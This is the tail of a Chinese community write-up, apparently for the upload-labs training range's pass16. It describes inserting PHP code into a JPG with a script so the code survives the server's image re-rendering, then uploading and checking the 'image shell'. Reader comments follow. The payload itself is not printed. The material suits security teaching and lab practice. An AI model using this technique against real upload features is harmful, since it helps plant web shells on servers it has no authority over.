➜  jpg ls
1.jpg  jpg_payload.php  payload_1.jpg
➜  jpg
```

使用16进制编辑器打开,就可以看到插入的php代码.





上传图片马

将生成的payload_1.jpg上传.


验证

将上传的图片再次下载到本地,使用16进制编辑器打开




可以看到,php代码没有被去除.
证明我们成功上传了含有php代码的图片.

需要注意的是,有一些jpg图片不能被处理,所以要多尝试一些jpg图片.

## 后记

询问了c0ny1, pass16预期考察的确实是二次渲染,原先的题目存在一些逻辑问题,现在bug已经修改了,感谢c0ny1师傅提供和维护upload-labs这个靶场.

文章中的素材

点击收藏 | 2 关注 | 1

上一篇：Windows进程注入技术之额外的... 下一篇：从编译器优化到代码执行：深入剖析V...

1. 2 条回复

lk19****42130 2019-04-18 23:03:17

大佬请问那个php脚本是怎么运行的，我运行后php jpg_payload.php <jpg_name.jpg>[Finished in 0.2s]

0 回复Ta

---

corp0ra1 2019-04-24 20:05:07

@lk19****42130
并不是所有图片都有这种空间给你填充你的payload，你多尝试几张其他的图片构造即可。我的payload图片就是用画图软件构造1000*1000的纯白图片，然后构造的（

0 回复Ta

---

登录 后跟帖

先知社区

---

现在登录

热门节点

技术文章

社区小黑板

目录